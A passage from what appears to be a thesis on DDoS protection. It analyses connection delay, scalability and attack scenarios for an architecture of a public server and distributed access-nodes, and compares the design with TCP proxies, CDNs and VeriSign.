On the other hand, the time taken by stages 3 and 4, (i.e., one attempt with one access-node), is a function of the RTT between the public server and that access-node ($RTT_{(PS\text{-}AN)}$), in addition to the time taken by the access-node to process the request received from the public server (i.e., t_{pan}). The value of t_{pan} is defined between the ending of stage 3 and the initiation of stage 4. According to the evaluations in chapter 4, t_{pan} typically equals 2 [ms]. Let α be the number of public server attempts to lease a port for some client. If the access-node replies in stage 4 with a busy message or does not reply at all due to an ongoing attack, the public server will need to attempt once again with a different access-node. Let t_{fan} be the maximum time the public server should wait on for a response from the access-node. After t_{fan} expires, α is incremented by 1 and another attempt is performed by the public server with another access-node, i.e. attempting α times. Let the total time taken by the public server to negotiate with one access-node, AN_k, for permissions is defined as t_{an_k};

$$t_{an_k} = min(t_{fan}, (2 \times RTT_{PS-AN_k} + t_{pan_k})) \qquad (5.1)$$




Figure 5.2: Initial connection delay versus the topological distance between the public server and the access-node expressed in round trip time ($t_{fan}=2[s], t_{pan_\alpha}=2[ms]$).

Thus, the combined initial connection delay (T_i), from stage 2 to stage 5, is equal to;

$$T_i=2\times RTT_{C-PS}+\sum D_{PS}+\sum_{k=1}^{\alpha} t_{an_k} \tag{5.2}$$

In the case of a non-responsive access-node, i.e., the second term of equation (5.1) is too high, then t_{an} becomes equal to t_{fan}. In the case of a timely responsive but busy access-node, t_{an} is always less than t_{fan}. That is, for the same number of attempts, the non-responsive case takes more time (worst case scenario) than the case where a busy message is received by the public sever. We consider the worst case scenario in the analysis here, estimating an upper limit for the initial connection delay, while the other case should always introduce less T_i. From that, assuming previous failed attempts are due to non-responsiveness of the access-node, then equation (5.2) becomes;

$$\begin{aligned} T_i &= 2\times RTT_{C-PS} + \sum D_{PS} + (\alpha-1)\times t_{fan} + t_{an_\alpha} \\ &= 2\times RTT_{C-PS} + \sum D_{PS} + (\alpha-1)\times t_{fan} + 2\times RTT_{PS-AN_\alpha} + t_{pan_\alpha} \end{aligned} \quad (5.3)$$

Consider that the public server selects the access-node according to its status, therefore α should be equal to 1 in this case, and equation (5.3) becomes;

$$T_i = 2\times RTT_{C-PS} + \sum D_{PS} + 2\times RTT_{PS-AN} + t_{pan} \quad (5.4)$$

Consider the public server selecting the access-node closest to the client, then the RTT between the client and the access-node becomes minimum, and therefore; $RTT_{(PS-AN)} \approx RTT_{(PS-C)}$. Then equation (5.4) can be formulated as follows;

$$T_i \approx 4\times RTT_{C-PS} + \sum D_{PS} + t_{pan} \quad (4.5)$$

Now, for comparison, consider the case of an *ordinary* web server. By ordinary server we mean, a server that is not using the protection service at all. If we may consider the TCP three way handshake between a client and some *ordinary* web server to be its initial connection overhead, then, in the ideal case, equation (4.5) can be re-stated that; $T_i \approx O(4\times T_o)$, since the last two terms are typically much smaller, (equals 5 [ms], combined), compared to the first term, where T_o is the original time taken by a client to establish a TCP connection with an ordinary server.

Figure 5.2 shows the initial connection overhead experienced by the client versus various response times between the public server and the access-node, with single and double attempts (α). The figure illustrates three cases of relative topological distances (represented in response time) between the client and the public server; close (10 [ms]), medium (150 [ms]), and, far (300 [ms]). Here the client distance from the access-node has no direct impact on the initial connection overhead experienced by this client. The value for t_{fan} is empirically chosen equal to 2 seconds; however the choice of t_{fan} may be performed dynamically by the public server. In the figure, the value of t_{pan} is assumed its typical value of 2 [ms], for the last responsive access-node.

It is worth mentioning that if the term $\sum D_{PS}$ tends to infinity, then, the initial connection delay will consequently tend to infinity, therefore, creating a denial of service situation. Such critical case must be avoided by immunizing the designed system against possible attack scenarios. In spite of the implemented public server's ability to withstand large attack rates, as suggested by chapter 4 experiments, however, replication may be inevitable considering the attacker's possible ability of using larger botnets to generate enormous rates. It is also possible to incorporate the public server functionality as part of the ISP protection service, i.e., installing it at the ISP, so that the protected service can be relieved from managing the replicated public servers.

5.1.2 Communication Path Delay

Communication path delay is basically due to the presence of the additional store and forward point (i.e. access-node) in the client-server communication path. This added delay occurs on stages 7 and 8. To evaluate the latency introduced by the presence of an access-node, let’s compare the two cases; the client-server case (i.e. no access-node) and the client-AN-server case. Formulating the ratio of the latter to the former, provides us with equation (5.6) describing the percentage of additional delay, L.

$$L=\left|1-\frac{RTT_{C-AN}+RTT_{AN-S}+\sum D_{AN}}{RTT_{C-S}}\right|\times 100\% \qquad (5.6)$$

Where $RTT_{(C\text{-}AN)}$ is between the client and the access node (i.e. stage 7), $RTT_{(AN\text{-}S)}$ is between the access-node and the protected server (i.e. stage 8), $RTT_{(C\text{-}S)}$ is between the client and the ordinary server (i.e., direct access, non protected server), and, ΣD_{AN} is the sum of delays within the access-node due to processing, queuing, etc. Thus for a minimum value of L, the terms $RTT_{(C\text{-}AN)}$ + $RTT_{(AN\text{-}S)}$ should be minimum. The term client-AN-server response time is used to combine both values where the value of ΣD_{AN} is typically equal to 1 [ms]. The optimal location for the access-node should be always chosen with reference to the client or the protected server, i.e. closest to either of these.

Figure 5.3 shows the percentage of added communication path delay as a function of the response time between the client and the protected server, with the access-node in the middle. As reference values, three response times between the client and the ordinary (non-protected) server are shown. The top curve represents the case where the client and the server are topologically near. In this case, the value of the client-AN-server response time dramatically affects the percentage of added delay, with a worst case scenario of 30 times increase in response time, while in the case of a topologically far client and server, the impact is not as severe, with a worst case scenario of double the original response time. Thus, based on the client’s origin, the public server should decide the importance of the access-node location decision.




Figure 5.3: Percentage of added communication path latency. Clients closer to a server are more sensitive to access-node relative location.

5.2 Scalability

The proposed system provides protection to the server’s network link availability. An important characteristic for such system is its ability to scale. Also, what are the constraints to such characteristic? In this subsection, system scalability issues are tackled with regard to the system resources and the requirements on them.

5.2.1 System Bottlenecks

An important question is, where is the possible bottlenecks for the proposed system? To be able of answering this question, it is important first to understand the possible causes for such bottlenecks. A bottleneck in the proposed system may occur due to one of two conditions; a successful flooding attack, or, too much increase in some service legitimate demand.

The first condition is covered in the evaluation chapter. It is shown that, with an efficient detection system, and a responsive public server, the protected service can serve its clients normally during attack. The link to the protected server experiences throughput degradation of less than 4%, yet, such degradation is not significant with more than one free access-node. To guarantee a well provisioned public server, one of two options are possible due to its simple functions; 1) Replicate the public server while DNS load-balancing requests to them, with active failover feature, and also use ISP protection. 2) Installing the public server at the ISP or the protection provider, to gain from their abundant bandwidth, is a possible option as in [11].

The second condition, when the legitimate clientele for some service are beyond its server's ability to handle. In this case, the bottle neck in the system can become the protected server itself. Then the attacks are not the threat for the server's availability, but the protected server's limited resources, e.g. CPU, memory, or bandwidth. To avoid similar situations, usually, servers are replicated with identical content for increased ability of servicing more clients' requests. With the ability to replicate the protected server inside the VPN, then amount of requests per second that can be served by the protected service as a whole, almost proportionally increases with the number of replicated servers.

But another question arises then; how the load balancing for the replicated protected servers, for the same service, is performed? Since the public server informs the access-node about the protected server’s IP address(es), therefore the public server can perform the load distribution for these servers. In this case, round robin load balancing can be simply implemented by the public server. However such kind of load balancing originally have its demerits. Assume one of the protected sever's replicas was already overloaded or has temporarly went down for some reason. Therefore, all the clients redirected to it will be denied service. However, a possible automatic failover mechanism can be by having the public server send the list of IP addresses of the replicas related to this service, while rotating the list for every new client. So in normal operation, round robin load balancing is performed by the public server, while in case of an unreachable replica, the access-node can try with the second protected server in the list of IP addresses received from the public server. This practice is possible due to the fact that the client connects to the access-node first before the access-node connects to the protected server. So the client will not be denied service during the access-node search for the "working" protected replica server for the client. Also the access-node’s memory and CPU requirements should be modest even with increased numbers of replicated protected severs, as the access-node stores no server state information. Notice that it is also possible to have the access-node itself perform the load balancing for the protected servers; by performing a server health check before connection. Such practice will avoid the case of selecting an overloaded protected replica server in the first place. By this, it is possible to; balance the legitimate load, increase total capacity, improve scalability, and provide increased reliability by redistributing the load of a failed protected replica server. In addition to blocking undesired traffic.

5.2.2 Access-node bandwidth requirements

The estimated network traffic bandwidth usage per single access-node should always be kept below its link capacity. The limit to this network traffic should be controlled dynamically by controlling the number of client-server sessions along with individual client's bandwidth usage profile. The following formula describes the bandwidth being utilized by a certain access-node k:

$$\left(BW_{AN_k} = \sum_{i=1}^{n_k} BW_{\Phi_i}\right) \le C_k \tag{5.7}$$

Where;

$C_k \equiv$ Capacity of access-node AN_k

$BW_{AN_k} \equiv$ Instantaneous bandwidth usage of access-node AN_k

$n_k \equiv$ Number of connected client-server sessions at access-node AN_k

$BW_{\Phi_i} \equiv$ Shaped bandwidth usage of client-server session Φ_i

From that, it is clear that as the number of connected client-server sessions at access-node is highly dependent on the shaped bandwidth usage of each client-server session. Therefore, it is not practical to assign a fixed limit value for n in advance. Thus, each access-node should




Figure 5.4: Access-node strain analysis, describes the limits on the number of client-AN-server sessions with the assumption of constant full duplex bandwidth usage.

set a dynamic limit on n, to satisfy the above formula and to guarantee service quality. This dynamic limit determines whether the access-node may accept a new client from a requesting public server or not.

To have a rough estimate on values of n, refer to figure 5.4 that shows several assumptions for BW_{Φ_i} and the corresponding values of n. In the figure, values of BW_{Φ_i} are constant with time, which is not the case in practice. In practice, usually HTTP based e-business web servers' individual client traffic is not outlined as constant, with the clients pausing between their queries. Therefore, even more client-server sessions can coexist. Traffic shaping can be used for a guaranteed service level to all clients.

Figure 5.5 shows the estimated number of client-server communication sessions within the whole system at a certain instant; assuming several constant values for BW_{Φ_i}. Also, these constant values are time dependent in practice and as a result, a higher number of client-server sessions can utilize the protection system at the same time.

5.2.3 Access-node ports exhaustion

The client connects to the access-node through the ephemerally assigned destination port. The client may open more than one TCP connection to the access-node through this port. Therefore, this client (possibly using several source ports) is identified by two parameters; client source IP address and access-node destination port. Then, if another client is to connect to the same access node, at least one of these two parameters must be different. That means, if




Figure 5.5: System scalability analysis.




Figure 5.6: Illustration for an example scenario; two client IP's and six client-server sessions. Only four ports are needed in such case.

the new client appears to use the same source IP address of the first client, then a different destination port must be assigned. Otherwise, if the new client did have a different IP address, then, in this case, the new client may share the same destination port being used by the first client.

This port reuse property, along with the fact that the access-node is using the port range specified in chapter 3, makes the probability of port exhaustion at the access-node side a less likely event. To estimate the number of ports, P, being utilized at a certain access-node at a certain instant, consider the following formula;

$$P_k = \max_{1 \le i \le n_k} \{\theta_i\} \tag{5.8}$$

Where;

$\theta_i \equiv$ Number of client-server sessions belonging to the client of IP_i

$n_k \equiv$ Total number of connected client IP addresses at access-node AN_k

To understand equation (5.8) more, consider the example in figure 5.6. Assume there are 4 clients in the network of source IP_1 and 2 clients in the other network. If the first network is having 4 client-server sessions with the 3 servers protected, and, if the second network is having only 2 client-server sessions, therefore, according to equation (5.8), the number of used ports in this example will be equal to 4.

So, no matter how large the number of client IP's being connected to the access-node is, the number of assigned ports will remain within the ports range, as long as there is no client IP having more than 16384 sessions per access node. Even in such case, the access-node can simply refuse having more client-server sessions from such network by telling the public server to select another access-node. So, obviously, the number of ports is not a scarce resource and does not constitute a vulnerability in the system.

5.3 Attack Scenarios

5.3.1 Concentrated Attack on the Public Server

Since only TCP traffic (and some DNS replies to previous outbound requests) is expected by the public server, only such traffic is passed to the public server by the ISP protection while dropping any other form of traffic for non-critical services for the server's operation addressed to the public server. Other forms of inbound traffic, ex., UDP, ICMP, traffic or malformed packets are filtered out by the ISP protection. For the attacker's packets to reach the public server, it has to perform a TCP based attack or an application level attack. Avoidance of TCP based attacks can be achieved by optimizing the public server itself, such as; increasing the server's backlogs, implementing SYN cookies, detection and prevention of connection flooding attacks.

Also, the public server can be replicated easily since all the content reside at the protected server(s), therefore replicating the public server can be done without the need for any content synchronization. It is recommended to diversify the public servers' ISPs, since ISPs themselves are susceptible to attacks. It is possible that the protected server cannot afford installing several public servers, due to a limited budget for example, in such case, the public server functionality may be offered by the ISP-based protection provider to be installed there, however it may also incur additional cost.

5.3.2 Concentrated Attack on One Access-node

Blind flood:

The access-node passes traffic flows only from a white-listed client, who obeys the designed *strict* protocols, so unconnected attackers have no way to reach the protected server. If the blind (or blocked) flood's combined traffic bandwidth is large enough to overwhelm the up-link to the access-node, then only all legitimate clients which are already connected to it can be redirected to access another access-node, since the down-link is still free. This happens while the attacking machines remain blocked since they were not on the access-node's white list on the first place.

Smart attack:

An attacker might think of having all his army connect normally at first, and then attempt to attack suddenly, however, according to our designed connection protocol, the attacker has *no* choice on which access-node or port to use. The attacker will need to start the connection process from the beginning, and then the choice of which access-node to use, is dictated on him. Therefore, an attacker cannot concentrate a smart attack on a single access-node. This leads us to the next attack possibility in subsection 5.4.3.

Also, if an attacker connects at first to some access-node, to become on its white list, and then starts flooding or misusing the protected server as in an application-level denial of service attack. The protected server is assumed to implement an intrusion detection system, such systems originally lacked for efficient reaction functionality. Nonetheless, with our proposal, reaction is as simple as removing the identified attackers from the white list at the access-node. Therefore the protected server will not see any further traffic from the attackers. Which will have to reconnect again via the public server then the access-node (possibly a different one) for a second attack attempt, thus increasing the work load on the attackers and reducing their achievable attack rates. Notice that the fact that attackers have to connect first before flooding makes attacks based on IP spoofing with unreal machines' IP practically impossible. Hence, the attacker is limited to the number of real attacking machines it can recruit. Also the connection requirement should significantly reduce the attack rate for the same set of attackers.

5.3.3 Distributed Attack on Several Access-nodes

An attacker might attempt to reserve as many access-nodes' resources as possible by finishing and repeating stage 2 of figure 3.2 (in page 17), without the intention of completing the connection process. The TCP version of this attack is discussed in subsection 5.4.1. This time, the attacker is trying to cause the public server to perform stage 3 many times, thus, reflecting the attack effect towards several access-node's resources, in addition to the public server's resources. However, such attack is mitigated by; optimizing the public server's implementation, that is not to execute stage 3 repeatedly for the same client, and minimizing the value of t_c. Therefore, the attackers have to re connect every time to execute stage 2 once, thus limiting such attack's rate. Also the amount of reflected traffic on the access-node, measured in chapter 4, equal to one third of the public server's received attack traffic (i.e., a 66.6 % reduction in volume). If the attacker chooses to reconnect several times, this repeated reconnection pattern by the attacker should be detectable by the public server. Also, if the attacker keeps opening connections to the access-nodes without actually using them, no effect will be on either the access-node or the protected server because the access-node only connects to the protected server if there is an actual traffic occurring on stage 7.

An attacker might think of having all of its army connect normally at first, to as many access-nodes as possible, that is by completing stage 7 as expected by the access-nodes, and then attempt a sudden coordinated attack, however, this scenario will cause the protected server to immediately detect and block such action and therefore should promptly alert the access-nodes to block the undesired traffic, thus, response is prompt in this way. So all the attacker's effort for waging this sophisticated attack is wasted by a single multicast alert message from the protected servers to the concerned access-nodes. A next iteration of the access-nodes design can also incorporate a smart decision on traffic pattern anomalies.

If the blocked attack traffic is distributed on all nodes, we argue that the number of nodes is large enough. Consequently, the combined attack bandwidth will be distributed over the total number of nodes making enough space for legitimate clients to communicate normally with their desired (protected) servers. Without the protected servers’ resources are being affected nor their already connected clients by such incident. For example, Assume a total of 5000 ANs each having a 100 Mbps connection bandwidth. Combined access bandwidth will be 500 Gbps. Assume a combined attack flood of 40 Gbps [29]. Therefore; 92% of the access bandwidth is unharmed and available for legitimate client’s traffic and, most importantly, 100% of servers' resources. Same applies to the access-node's memory and processing power. To guarantee that the number of access-nodes is high enough, it is recommended that the VPN protection should be a service provided by large service providers such as Akamai [19] or VeriSign [21], etc.

5.3.4 Other DoS Attack Types

The proposed configuration makes several attack types that depends on IP spoofing practically ineffective. On the other hand, attacks that target the application layer, such as in an HTTP GET flood where the attacker tries flooding either the public server with HTTP GET requests or the access-node (thinking it is the server), such application level misbehavior of an already connected attacker can be immediately detected on public or protected server premises, and thus, corrected by the public server or access-node, respectively, far from the actual protected servers. Therefore, thanks to the coordinated nature of the design, subscribing severs can be protected even from unprecedented application level attacks. While the access-nodes can provide protection from TCP based attacks, since the protected server's TCP level is completely buffered by the access-nodes.

5.4 Arguments and Discussions

5.4.1 SYN-cookies Limitations

SYN-cookies is utilized as a part of the protection for the public server which can efficiently protect the SYN queue. A counter-argument might be SYN cookies have a limited support for TCP options; however, SYN-cookies is more likely to be used at the public server, where there is no data to be transferred except the redirection message. So, the use of SYN cookies does not have any effect on the user experience (at the access-node). In addition, a limited support of TCP options, by encoding them into the timestamp was added to Version 2.6.26 of the Linux kernel [13].

5.4.2 Data Integrity and Confidentiality

The presence of the access-nodes in the middle of the client-server communication path raises concerns about the integrity of data passing through these access-nodes as well as its confidentiality. By design, the access-node does not need to open the messages in transit between the client and the server. However, to guarantee such information altering or reading is not possible, web servers use SSL which offers end-to-end encryption. With SSL in place, the access-node has no way to read or alter any data being transferred. This also is kept as a design rule. Since the SSL header in situated between the TCP and the application layer, therefore, theoretically speaking, the design of the access-node should not have any negative effects on the end-to-end encrypted session. Also, as our performed tests results' imply, SSL is fully compatible with the built prototype, thanks to the prior knowledge available at the access-node, from the public servers, about prospective client-server sessions.

5.4.3 Comparison to TCP Proxy Protection

An argument might say that if the victim server can afford installing a set of public servers; why not use the same set as a TCP proxy protection instead? Several points are made here to justify our work.

The TCP proxy can handle as many client requests per second as the public server can do without fail as verified in chapter 4. However, the TCP proxy's ability to handle the communications of these clients without a degradation of service is questionable. While the public server only redirects these clients to a not overloaded access-node, therefore able to protect the service level, as long as the protected server can handle the legitimate clients. As verified in experiment 6 (page 44), one public server can become more efficient than 6 redundant TCP proxies, since it can handle 6 times as much clients without service degradation, where performance is guaranteed at the selected access-nodes. So the server that can afford installing a proxy to protect itself can simply replace it with the public server, for a better service quality and more efficient DDoS response mechanism.

A TCP proxy can bottle neck the connection to the protected server(s) even without an attack. So, to replicate the protected server(s), a proportional set of TCP proxies is required. However, the public server is different since the access-nodes will do the communication function. Then as the set of protected servers expand, the protected server's set of TCP proxies will need to expand proportionally, but with the proposed architecture, no need for such expansion with thousands of access-nodes. Assuming a service provider with such number of access-nodes is a realistic assumption considering providers such as Akamai which runs, at least, 25,000 servers across 71 countries within 1,000 networks [19].

In the case of a TCP proxy, if an application level attack is detected by the protected server, then blockage need to be by IP address, therefore incurring a possible collateral damage. While with the access-node, if attack is detected, then, blockage is by client, and other clients sharing the same IP will not suffer the collateral damage.

Also, the public server can be safely offered as a service by an ISP, since no client's data is expected to pass through it to the protected server, as in the case of a TCP proxy.

5.4.4 Comparisons to Existing Commercial Methods

Commercially available methods for either defending against DDoS attacks or avoiding it's effect, such as those presented in section 2.2.4 (page 12), already exist. Here a qualitative comparison with our proposed method is presented.

Avoiding the DDoS effect on a web server can be achieved by using a CDN. For a web server that does not serve personal or confidential data transactions to its clients, CDN is a more suitable solution as it has the advantage of accelerating the contents cached at its servers. For Internet-based services such as e-banking, CDN can be the solution of choice; however, personal transaction data will have to remain at the origin server due to legal reasons. So acceleration will be in part only of the requested contents. The problem however is that for such data to be accessible by its intended users, the CDN edge servers have to accept the encrypted client connection, decrypt the received messages, and then establish a separate SSL connection to the origin server [20]. With such configuration, the confidentiality of such personal transaction data, being decrypted at the CDN servers, becomes questionable. So, for the bank IT department, there is an obvious tradeoff between offering an accelerated experience via a CDN and protecting the bank clients' personal transaction data in transit. But with the proposed method, a single secure connection between the client and the server is maintained.

VeriSign Internet defense network is SSL compatible, since the protected server is assigned a distinctive IP address, therefore, decryption in the middle at the mitigation centers is not required [30]. So, since both, our mechanism and the VeriSign mechanism, can hide web servers without the trade off present with the case of CDN, we compare here from a different angle. VeriSign mitigation method is based on filtering traffic according to detected anomalies far from the server. Yet a victim-end detection system maximizes detection accuracy since it can observe all the traffic reaching the victim as well as the victim's resource consumption [16]. Even with the assumption of the same level of detection accuracy, our proposed mechanism has an additional advantage of differentiation between clients by source IP and destination port. This provides the advantage of minimizing collateral damage, and avoiding the undesirable situation of "poor traffic" [16].

5.4.5 Limitations of this Work

The evaluation methods used for the proposed system included a limited set of attack types. TCP SYN flooding attack, NAPTHA attack, and HTTP GET flooding attack. However, the attack types used for evaluating the system was deliberately selected according to it's similarity to legitimate traffic. Mirkovic et al. in [9] classified such kinds of attack as *"non-filterable",* where the attack traffic resembles the legitimate clients traffic in an indistinguishable way. Other *"filterable"* attack traffic, such as UDP or ICMP, can be blocked by the firewall [9]. Also, by experimentation, we proved that protocol exploit attacks, such as TCP based attacks an HTTP based attacks, have a more severe impact on the victim, and also require much less traffic, than lower level attacks such as ICMP echo request flood.

Also only a limited volume of attack traffic was achievable in the performed experiments. Up to 146,000 [requests/second] for TCP SYN flooding attack, while for HTTP GET flooding attack, up to 1875 [requests/second] for the attacks on the apache2.2 web server, and only up to 100 [requests/second] in the case of the public server. Such rates are not comparable to the rates achievable by a large attacking botnet for example. Although not enough, experimenting with such rates, on the constructed testbed with its basic equipment, gives an understanding for the system behavior and capabilities under such rates. It also proves the concept of the system. So, changing the topology, equipment used, attack types and volumes will lead to different measurement values, however, the obtained results proves the soundness of the system and it's resiliency to such attacks even with such non specialized equipment. Yet system deployment on a more sophisticated testbed and experimenting on the prototype with real-life like conditions is necessary.

Table 5.1: Comparison between several methods.

Mechanism	**Content accelaratioon**	**SSL compatibility**	**Traffic distribution**	**Detection / Mitigation**	**Collateral damage**
CDN	Yes	Requires certificate installment on the edge servers	DNS / HTTP	Edge servers based detection and filtration	Less likely with replicated content.
VeriSign	No	Yes	DNS / BGP	Mitigation center based detection and filtration	Possible with "non-filterable" traffic
TCP proxy	No	Yes	DNS	Non-application level attacks blockage. Victim-end based application level attacks detection. Victim-end based application level attacks reaction.	Link bottle neck to the protected servers with higher attack rates.
Proposed method	No	Yes	DNS/ HTTP	Non-application level attacks blockage. Victim-end based application level attacks detection. Access-node based application level attacks reaction.	Less likely with the access-node's distinction to clients.

Chapter 6
Conclusion and Future Work

Conclusion

The problem of DDoS protection was addressed while stressing on practicality for a more plausible deployability and the importance of compatibility with SSL. Such protection service can belong to a provider with a globally distributed set of data centers, therefore, requiring no modifications to legacy network equipment or protocols. Experiments show system concept soundness. In addition, tests on the system implementation show its ability to handle requests rates much larger than a web server can handle without performance degradation, even with implementing, traditional, victim-side, protection methods such as TCP proxy protection and SYN cookies. The measurements on the AN shows a guaranteed level of QoS even with TCP based attacks like NAPTHA and SYN flooding. This is assuming the implementation of an efficient detection system at the victim side. The proposed defense mechanism also "raises the bar" for application level attacks; i.e., to achieve the same level of attack rates on the public server, a much larger botnet is required. Similarly, the amount of over-provisioning required at a the protected service is much less than what a non-protected service would require since it is only proportional with the expected clientele of the service, not the expected attack rate. This is a powerful and secure method of thwarting DDoS attacks, and is most suitable for web servers that serve personal transaction data.

Future Work

